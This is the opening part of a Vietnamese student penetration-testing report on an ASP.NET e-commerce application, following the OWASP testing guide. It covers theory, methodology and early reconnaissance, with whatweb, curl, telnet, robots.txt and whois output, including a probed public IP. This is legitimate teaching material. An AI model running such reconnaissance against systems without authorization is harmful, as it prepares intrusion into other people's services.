

BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC NGOẠI NGỮ – TIN HỌC THÀNH PHỐ HỒ CHÍ MINH
KHOA CÔNG NGHỆ THÔNG TIN



CHUYÊN NGÀNH: An ninh mạng
MÔN HỌC : Penetration Testing
ĐỀ TÀI: Web Application Penetration Testing
OWASP

GIÁO VIÊN HƯỚNG DẪN: Phạm Đình Thắng


Thành viên nhóm:

Huỳnh Gia Hòa - 22DH114543


Nguyễn Lê Văn Quyền - 22DH113040

TP.HCM, tháng 4/ 2025


PHIẾU CHẤM ĐIỂM MÔN THI VẤN ĐÁP

 Điểm phân trình bày

	CBCT1	CBCT2
Họ tên CBCT Chữ ký: Chữ ký:
Điểm Bằng chữ: Bằng chữ:
Nhận xét		

 Điểm quá trình – Điểm hệ 10

Họ tên CBCT:

 Điểm tổng kết:(Bằng chữ:)

MỤC LỤC

Contents

MỤC LỤC	ii
DANH MỤC HÌNH	iii
LỜI CẢM ƠN.....	iii
CHƯƠNG I : CƠ SỞ LÝ THUYẾT.....	4
1.1 GIỚI THIỆU WEB APPLICATION	4
1.2 BẢO MẬT WEB APPLICATION.....	4
1.3 WEB APPLICATION PENETRATION TESTING	5
CHƯƠNG II: PHƯƠNG PHÁP VÀ QUY TRÌNH KIỂM THỬ.....	5
2.1 PHƯƠNG PHÁP KIỂM THỬ XÂM NHẬP.....	5
2.2 SƠ ĐỒ MÔ PHỎNG KIỂM THỬ.....	6
CHƯƠNG III: KIỂM THỬ BẢO MẬT WEB.....	7
* GIỚI THIỆU MỤC TIÊU VÀ PHẠM VI KIỂM THỬ	7
3.1 Information Gathering	8
3.1.1 Fingerprint Web Server	8
3.1.2 Sending Malformed Requests.....	9
3.1.3 Review Webserver Metafiles for Information Leakage.....	9
3.1.4 Enumerate Applications on Webserver.....	10
3.1.5 Review Webpage Content for Information Leakage.....	11
3.1.6 Check HTTP Request/ HTTP Response Web.....	12
3.1.7 Map Execution Paths Through Application	12
3.1.8 Fingerprint Web Application Framework.....	13
3.1.9 Fingerprint Web Application	14
3.2 Configuration and Deployment Management Testing.....	15
3.2.1 Test Application Platform Configuration.....	15
3.2.2 Test File Extensions Handling for Sensitive Information	16
3.2.3 Review Old Backup and Unreferenced Files for Sensitive Information	17
3.2.4 Enumerate Infrastructure and Application Admin Interfaces.....	18
3.2.5 Test HTTP Methods	19
3.2.6 Test HTTP Strict Transport Security	21
3.2.7 Test File Permission.....	22
3.3 Identity Management Testing	22
3.3.1 Test Role Definitions	22
3.3.2 Test User Registration Process	24
3.3.3 Test Account Provisioning Process.....	26
3.4 Authentication Testing.....	26
3.4.1 Testing for Credentials Transported over an Encrypted Channel	26

3.4.2 Testing for Default Credentials.....	27
3.4.3 Testing for Weak Lock Out Mechanism.....	28
3.4.4 Testing for Weak Password Policy	29
3.4.5 Testing for Weak Security Question Answer.....	29
3.4.6 Testing for Weak Password Change or Reset Functionalities.....	30
3.5 Authorization Testing	30
3.5.1 Testing Directory Traversal File Include	30
3.5.2 Testing for Insecure Direct Object References	31
3.6 Session Management Testing	32
3.6.1 Testing for Session Management Schema	32
3.6.2 Testing for Session Fixation	33
3.6.3 Testing for Exposed Session Variables.....	34
3.6.4 Testing for Cross Site Request Forgery	35
3.6.5 Testing for Logout Functionality	36
3.6.6 Testing Session Timeout.....	37
3.7 Input Validation Testing	37
3.7.1 Testing for Reflected Cross Site Scripting.....	37
3.7.2 Testing for HTTP Parameter Pollution	38
3.7.3 Testing for SQL Injection	39
3.7.4 Testing for Remote File Inclusion.....	40
CHƯƠNG IV: BÁO CÁO KẾT QUẢ KIỂM THỬ	40
CHƯƠNG V: TÀI LIỆU THAM KHẢO	42
[1] OWASP Foundation. (2020). <i>OWASP Web Security Testing Guide v4.2</i>	42
[2] Stuttard, D., & Pinto, M. (2011). <i>The Web Application Hacker's Handbook – Finding and Exploiting Security Flaws</i> (2nd Edition).....	42

DANH MỤC HÌNH

Hình 1: Static Web và Dynamic Web.....	4
Hình 2: Box	6
Hình 3: Quá trình kiểm thử (Nguồn: bgs.tech)	6
Hình 4: whatweb.....	9
Hình 5: Banner server.....	9
Hình 6: Malformed Request	9
Hình 7: Thông tin robots.txt.....	10
Hình 8: Telnet xác định dịch vụ.....	10
Hình 9: Whois server.....	11
Hình 10: Mã nguồn web	11
Hình 11: Mã nguồn web	12

Hình 12: HTTP Request / Response	12
Hình 13: Dùng OWASP ZAP ánh xạ chức năng	13
Hình 14: Tải mã nguồn bằng httrack	14
Hình 15: File và mã nguồn web.....	14
Hình 16: Xác định platform.....	14
Hình 17: Quét tệp tin	17
Hình 18: Dùng dirb tìm mục ẩn	18
Hình 19: OWASP ZAP sitemap	18
Hình 20: Đăng nhập sử dụng JWT.....	19
Hình 21: GET	19
Hình 22: POST	20
Hình 23: PUT.....	20
Hình 24: Ánh xạ trang Admin	21
Hình 25: HSTS	21
Hình 26: Snip thông tin wireshark	22
Hình 27: Danh sách sản phẩm	23
Hình 28: Xóa sản phẩm	23
Hình 29: Sản phẩm bị xóa.....	23
Hình 30: Input hợp lệ.....	24
Hình 31: kiểm tra đăng ký lặp lại.....	25
Hình 32: Kiểm tra có đăng kí được user nhạy cảm.....	25
Hình 33: Kiểm tra email	26
Hình 34: bắt HTTP qua wireshark.....	27
Hình 35: Gói tin kèm bảo mật.....	27
Hình 36: Hàm hashPassword()	27
Hình 37: Kết quả bruteforcing dùng Burp Suit	27
Hình 38: Brute force trang Login.....	28
Hình 39: Đường dẫn Testing DTFI.....	30
Hình 40: Thông tin kết nối DB lộ	30
Hình 41: IDOR /Profile/ViewProfile/?.....	31
Hình 42: Lấy JWT qua đăng nhập	32
Hình 43: Nội dung JWT.....	32
Hình 44: Trước khi nhập payload.....	33
Hình 45: Nhập payload.....	33
Hình 46: Đăng nhập vào tk Hoa	33
Hình 47: Hai JWT khác nhau.....	34
Hình 48: Thông tin cookie.....	34
Hình 49: Payload CSRF.....	35
Hình 50: HTML Payload.....	35
Hình 51: Quên mật khẩu bị khai thác	36
Hình 52: Endpoint JWT	37
Hình 53: Razor View	38
Hình 54: Gửi request đến /Account/Login.....	38
Hình 55: Kết quả Payload.....	39
Hình 56: Giao diện Admin.....	39
Hình 57: Trang chủ Admin	40

LỜI CẢM ƠN

Trước tiên, nhóm chúng em xin gửi lời cảm ơn chân thành đến Trường Đại học Ngoại ngữ - Tin học Thành phố Hồ Chí Minh và đặc biệt là Khoa Công nghệ Thông tin đã tạo điều kiện để chúng em có cơ hội tiếp cận và học tập môn Penetration testing

Đặc biệt, nhóm xin bày tỏ lòng biết ơn sâu sắc đến Thầy Phạm Đình Thắng, người đã tận tình hướng dẫn, hỗ trợ và đánh giá đề tài của chúng em một cách khách quan và chính xác. Trong suốt quá trình thực hiện đề tài, thầy đã dành nhiều thời gian, công sức để giúp nhóm hoàn thiện sản phẩm, đồng thời đưa ra những góp ý quý báu giúp chúng em nâng cao hiểu biết và kỹ năng của mình.

Nhóm cũng xin gửi lời cảm ơn đến các bạn sinh viên đã đồng hành, hỗ trợ và chia sẻ kinh nghiệm, giúp nhóm có thêm động lực và ý tưởng để hoàn thiện đề tài một cách tốt nhất.


Bài báo cáo này được thực hiện trong khoảng hơn hai tháng, tuy nhiên do kiến thức và kinh nghiệm còn hạn chế, nhóm không tránh khỏi những thiếu sót. Vì vậy, chúng em rất mong nhận được những ý kiến đóng góp quý báu từ thầy và mọi người để có thể tiếp tục trau dồi kiến thức, hoàn thiện kỹ năng, cũng như có được nền tảng vững chắc hơn cho công việc trong tương lai.

Cuối cùng, thay mặt nhóm, chúng em xin kính chúc Thầy Phạm Đình Thắng cùng các bạn sinh viên dồi dào sức khỏe, luôn tràn đầy nhiệt huyết và đạt được nhiều thành công trong sự nghiệp cũng như cuộc sống.

CHƯƠNG I : CƠ SỞ LÝ THUYẾT

1.1 GIỚI THIỆU WEB APPLICATION

Internet là một không gian rộng lớn bao gồm World Wide Web. World Wide Web bao gồm các websites. Trình duyệt Web là nơi nhận và hiển thị thông tin của web. Khi xưa các websites này chỉ đơn thuần có những thông tin tĩnh. Luồng đơn thuần chỉ từ Web Server đến trình duyệt mà không xác thực người dùng. Các người dùng đều được cung cấp thông tin như nhau. Và kẻ tấn công sẽ không có bất kì thông tin nhạy cảm nào vì tất cả thông tin đều được công khai, chỉ có thể chỉnh sửa hay làm hỏng nội dung trang Web.



Hình 1: Static Web và Dynamic Web

Ngày nay, các trang web thực chất là ứng dụng web, nó có 2 luồng đi giữa Client và Server. Nó có những tính năng phong phú như: đăng nhập, mua hàng, ... nội dung bây giờ là những thông tin động, được hiển thị hay xử lý nhanh chóng. Thông tin này phần lớn là những thông tin riêng tư và nhạy cảm. Vì vậy, bảo mật trên web là vấn đề quan trọng và chẳng ai muốn vào một web mà thông tin của chúng ta bị rò rỉ. Các ứng dụng web phổ thông hiện nay cơ bản gồm :

- + Thương mại điện tử (Shopee, Lazada, ...)
- + Mạng xã hội (Facebook, Zalo, ...)
- + Giải trí, truyền thông (Youtube, Spotify,...)
- + Thanh toán, ngân hàng (Vietcombank, Momo,...)
- + Nhắn tin, gọi Video (Messenger, Telegram, ...)

1.2 BẢO MẬT WEB APPLICATION

Web Application có thể xem là lĩnh vực nóng của an ninh mạng hiện nay. Hầu hết các trang web ngày nay đều nhận mình an toàn như trang web được sử dụng TLS nên sẽ không bị nghe lén thông tin. Dù HTTPS được sử dụng để tránh nghe lén nhưng không bảo vệ được hệ thống bị tấn công. Có nghĩa là website vẫn sẽ bị tấn công nếu có lỗ hổng bên trong. Ví dụ như top 10 lỗ hổng OWASP :

STT	Tên Lỗi	Mô Tả
1	Broken Access Control	Lỗi phân quyền, cho phép truy cập vượt quyền.
2	Cryptographic Failures	Lỗi liên quan đến mã hóa hoặc lộ dữ liệu nhạy cảm.
3	Injection	Chèn mã độc (SQL, OS, LDAP, ...).
4	Insecure Design	Thiết kế hệ thống không an toàn từ đầu.
5	Security Misconfiguration	Cấu hình bảo mật sai hoặc không đầy đủ.
6	Vulnerable and Outdated Components	Sử dụng thư viện/phần mềm lỗi thời.
7	Identification and Authentication Failures	Xác thực kém, dễ bị giả mạo.
8	Software and Data Integrity Failures	Không kiểm tra tính toàn vẹn của mã hoặc dữ liệu.
9	Security Logging and Monitoring Failures	Thiếu ghi log hoặc cảnh báo sớm.
10	Server-Side Request Forgery (SSRF)	Tấn công giả mạo yêu cầu từ máy chủ.

1.3 WEB APPLICATION PENETRATION TESTING

Kiểm thử xâm nhập ứng dụng web là quá trình thực hiện tấn công, xem xét đánh giá độ an toàn lên ứng dụng web nhằm phát hiện lỗ hổng, đảm bảo an toàn tránh gây tổn thất, rò rỉ thông tin của ứng dụng web.

Lý do phải kiểm thử xâm nhập :

- Đánh giá khả năng của hệ thống.
- Có những lỗ hổng mà quét tự động không quét được.
- Đảm bảo phát hiện và ngăn chặn lỗi kịp thời.

CHƯƠNG II: PHƯƠNG PHÁP VÀ QUY TRÌNH KIỂM THỬ

2.1 PHƯƠNG PHÁP KIỂM THỬ XÂM NHẬP

Kiểm thử thâm nhập thường được chia thành 3 phương pháp chính:

- **Black Box:** Không có bất kì thông tin gì về ứng dụng, hệ thống. Pentester sẽ đặt mình vào vị trí những tin tặc thật sự và tìm cách để mô phỏng cuộc tấn công vào ứng dụng thật sự, thực hiện các lỗi ở tầng ứng dụng trong web.
- **White Box:** Nơi pentester được cung cấp đầy đủ thông tin về mã nguồn, cấu hình hệ thống, sơ đồ mạng, tài khoản nội bộ,...

Giúp phát hiện các lỗi logic trong code, cấu hình sai hoặc lỗ hổng khó phát hiện bởi Black box.

- **Gray Box:** Sự kết hợp giữa black và white box, được cung cấp một phần về ứng dụng và thông tin nội bộ như : tài khoản người dùng thường, tài liệu bị hạn chế. Pentester sẽ thực hiện từ góc nhìn của client hợp pháp như nhân viên công ty, sau đó thử khai thác các chức năng sai sót.




Hình 2: Box

Phương pháp	Ưu điểm	Nhược điểm
Black Box	Giống tấn công thực tế	Tốn thời gian do không có thông tin, có thể bỏ sót lỗ hổng nội bộ
White Box	Phát hiện sâu các vấn đề logic và cấu trúc hệ thống	Không phản ánh đúng góc nhìn bên ngoài, đòi hỏi nhiều tài nguyên
Gray Box	Cân bằng giữa độ sâu phân tích và tính thực tế	Có thể bỏ sót lỗi nếu thông tin ban đầu bị giới hạn

2.2 SƠ ĐỒ MÔ PHỎNG KIỂM THỬ

Quá trình kiểm thử thâm nhập thường được chia thành 5 giai đoạn chính như sau:



Hình 3: Quá trình kiểm thử (Nguồn: bgs.tech)

1. Planning and Reconnaissance (Lập kế hoạch và trinh sát)

Thu thập thông tin về mục tiêu như tên miền, IP, công nghệ sử dụng,...

2. Scanning (Quét và phân tích)

Xác định các cổng mở, dịch vụ đang chạy và các lỗ hổng tiềm năng.

3. Gaining Access (Xâm nhập)

Khai thác các lỗ hổng để giành quyền truy cập vào hệ thống.

4. Maintaining Access (Duy trì truy cập)

Duy trì quyền truy cập lâu dài.

5. Analysis and Reporting (Phân tích và báo cáo)

Tổng hợp kết quả, đánh giá tác động và đề xuất hướng khắc phục

CHƯƠNG III: KIỂM THỬ BẢO MẬT WEB

* GIỚI THIỆU MỤC TIÊU VÀ PHẠM VI KIỂM THỬ


Trong chương này, nhóm sẽ tiến hành kiểm thử xâm nhập đối với ứng dụng web nhằm đánh giá độ an toàn của ứng dụng trước các lỗi phổ biến hay chuẩn OWASP.

1. Mục tiêu kiểm thử :

- + Phát hiện các lỗ hổng bảo mật trong ứng dụng web.
- + Kiểm tra tính an toàn của các cơ chế xác thực, phân quyền, đầu vào, phiên làm việc và truyền dữ liệu.
- + Đưa ra các phương pháp cải thiện bảo mật dựa trên kết quả kiểm thử.

2. Phạm vi kiểm thử:

- + Web để kiểm thử: <https://github.com/2ien/ecommerce-babyclothes>
- + Ứng dụng web chạy địa chỉ : <http://localhost:8084>
- + Kiểm thử ở tầng ứng dụng, không can thiệp hệ điều hành hay mạng vật lý.
- + Tập trung các lỗ hổng thuộc OWASP Top 10 như SQL Injection, XSS, CSRF, Broken Access Control, ...



Hình. Giao diện chính của Web

3. Phương pháp kiểm thử và công cụ

Bạn có thể sử dụng các công cụ và phương pháp sau:

Mục Tiêu	Phương Pháp	Công Cụ
Tìm công nghệ Web	Fingerprinting	Whatweb, Whois
Thu Thập URL ẩn	Directory Enumeration	Dirsearch, Gobuster
Quét lỗ hổng SQLI	SQL Injection Testing	Sqlmap, Burp Suite
Kiểm tra XSS	JavaScript Injection	OSWAP ZAP, Burp Suite
Kiểm tra bảo mật phiên	Session Hijacking	Burpsuite, Cookie Analysis

3.1 Information Gathering

3.1.1 Fingerprint Web Server

Đây là quá trình gửi yêu cầu đến web để thu thập thông tin phiên bản phần mềm, hệ điều hành và các chi tiết cấu hình công khai. Có 2 cách lấy là active và passive :

- **Active Banner Grabbing** : trực tiếp gửi các gói dữ liệu đến mục tiêu để nhận phản hồi về dịch vụ đang chạy, cách này sẽ dễ bị phát hiện nếu mục tiêu cấu hình IDS và firewall ghi log.

- **Passive Banner Grabbing** : thụ động do không gửi gói tin nào, có thể dùng các nguồn OSINIT như Shodan hay các file pcap đã được ghi lại để tra cứu banner công khai.

Dùng Active để kiểm tra web do không có dữ liệu bên ngoài.

```
(kali@kali)-[~]
$ whatweb 192.168.80.2:8084
http://192.168.80.2:8084 [200 OK] ASP.NET[4.0.30319][MVC5.3], Bootstrap, Country[RESERVED][22], Email[coc
onut.support@ezgg.com], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[192.168.80.2], Microsoft-IIS[10.0], Scr
ipt, Title[Home Page], UncommonHeaders[x-aspnetmvc-version], X-Powered-By[ASP.NET]
```

Hình 4: whatweb

```
(kali@kali)-[~]
$ curl -I 192.168.80.2:8084
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 4941
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.3
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 30 Mar 2025 10:20:43 GMT
```

Hình 5: Banner server

Thông tin lấy được cho thấy web để lộ nhiều thông tin như framework phiên bản cụ thể, phiên bản Web Server, Header mặc định như : X-Powered-By, ...

Hướng khắc phục: Ẩn các thông tin trên, chỉ nên xuất hiện các thông tin liên hệ.

3.1.2 Sending Malformed Requests

Kiểm tra gửi request sai cú pháp bằng curl , ở đây là “Content-Length: -10”

```
(kali@kali)-[~]
$ curl -X POST http://192.168.80.2:8084 -H "Content-Length: -10" -d "test"

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Bad Request - Invalid Content Length</h2>
<hr><p>HTTP Error 400. There is an invalid content length or chunk length in the request.</p>
</BODY></HTML>
```


Hình 6: Malformed Request

Nhận định: IIS xử lý hợp lệ malformed request với Content-Length âm. Cho thấy hệ thống có lớp xử lý xác thực đầu vào chuẩn HTTP cơ bản.

3.1.3 Review Webserver Metafiles for Information Leakage

Kiểm tra file robots.txt để phát hiện các đường dẫn bị ẩn khỏi trình thu thập dữ liệu. Sử dụng lệnh `wget` hoặc truy cập trực tiếp qua trình duyệt.

Trang web có sử dụng thư mục robots.txt nhưng để lộ thông tin nhạy cảm để lộ cơ hội cho kẻ tấn công thực hiện.



```
User-agent: *
Disallow: /Admin/HomeAdmin
/backup/Dadmom.jpg

Allow: /
Sitemap: http://www.shop.com/xxx.xml
```

Hình 7: Thông tin robots.txt


URL được công khai:

- /backup/Dadmom
- /Admin/HomeAdmin

Khuyến nghị: Ân những thông tin quan trọng vì đây tệp công khai

3.1.4 Enumerate Applications on Webserver

Sử dụng Nmap để quét các cổng mở, xác định dịch vụ, kiểm tra DNS hoặc subdomain. Ngoài ra, có thể dùng Telnet hoặc Whois để xác định nhà cung cấp dịch vụ, dạng DNS động, v.v.





```
hoadino@HoaDino:~$ telnet 116.106.2.209 8084
Trying 116.106.2.209...
Connected to 116.106.2.209.
Escape character is '^['.
sd
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 29 Mar 2025 13:52:17 GMT
Connection: close
Content-Length: 326

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Bad Request - Invalid Verb</h2>
<hr><p>HTTP Error 400. The request verb is invalid.</p>
</BODY></HTML>
Connection closed by foreign host.
hoadino@HoaDino:~$
```

Hình 8: Telnet xác định dịch vụ

IP Information for 116.106.2.209

— Quick Stats

IP Location	 Viet Nam Ho Chi Minh City Viettel Group
ASN	 AS24086 VIETTEL-AS-VN Viettel Corporation, VN (registered Jun 22, 2004)
Resolve Host	dynamic-ip-adsl.viettel.vn
Whois Server	whois.apnic.net
IP Address	116.106.2.209

```
% Abuse contact for '116.96.0.0 - 116.111.255.255' is 'hm-changed@vnnic.vn'

inetnum:          116.96.0.0 - 116.111.255.255
netname:          VIETTEL-VN
descr:            Viettel Group
descr:            No 1, Tran Huu Duc street, My Dinh 2 ward, Nam Tu Liem district, Ha Noi City
country:          VN
admin-c:          TVT8-AP
tech-c:           NDT9-AP
remarks:          For spamming matters, mail to soc@viettel.com.vn
status:           ALLOCATED PORTABLE
mnt-by:           MAINT-VN-VNNIC
mnt-irt:          IRT-VNNIC-AP
last-modified:    2017-11-11T09:41:03Z
source:           APNIC

irt:              IRT-VNNIC-AP
address:          Ha Noi, VietNam
phone:            +84-24-35564944
fax-no:           +84-24-37821462
e-mail:           hm-changed@vnnic.vn
abuse-mailbox:    hm-changed@vnnic.vn
admin-c:          NTTT1-AP
tech-c:           NTTT1-AP
auth:             # Filtered
mnt-by:           MAINT-VN-VNNIC
last-modified:    2017-11-08T09:40:06Z
source:           APNIC

person:           Nguyen Dang Tiep
address:          Viettel Network Corporation
address:          No 1, Tran Huu Duc street, My Dinh 2 ward, Nam Tu Liem district, Ha Noi City
country:          VN
phone:            +84-24-62989898
e-mail:           soc@viettel.com.vn
nic-hdl:          NDT9-AP
```

Hình 9: Whois server

3.1.5 Review Webpage Content for Information Leakage

Sử dụng chức năng View Page Source để kiểm tra comment, metadata có chứa thông tin nhạy cảm hoặc đường dẫn nội bộ.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1">
6   <title>Home Page</title>
7   <link href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
8   <script src="https://cdn.jsdelivr.net/npm/bootstrap@3.3.2/dist/js/bootstrap.min.js"></script>
9   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.2/css/bootstrap.min.css">
10  <link href="/Content/css/style.css" rel="stylesheet" />
11  <style>
12    .dropdown-menu a {
13      color: #add8e6 !important;
14    }
15    .custom-header {
16      background-color: #f9f9fa;
17      padding: 10px;
18    }
19    .search-bar {
20      display: flex;
21    }
22  </style>
23  /* Center the logo */
24  .logo-container {
25    text-align: center;
26  }
27  /* Align right for cart and login */
28  .login-container {
29    text-align: right;
30  }
31 </style>
32 </head>
33 <body>
34   <header>
35     <nav class="navbar navbar-expand-lg navbar-light bg-light">
36       <div class="container-fluid">
37         <!-- Search Bar -->
38         <div class="navbar-collapse">
39           <form class="flex">
40             <input class="form-control me-2" type="search" placeholder="Search" aria-label="Search">
41             <button class="btn btn-outline-success" type="submit">Search</button>
42           </form>
43         </div>
44         <!-- Logo -->
45         <div class="navbar-brand text-center" style="margin-right: 20px;" href="/Home/Index">
46           <h2>Home</h2>
47           <p>Chào hàng triề em số 1 đống nam &c</p>
48         </div>
49         <!-- Cart and Customer Info -->
50         <div class="navbar-collapse">
51           <ul class="navbar-nav ms-auto">
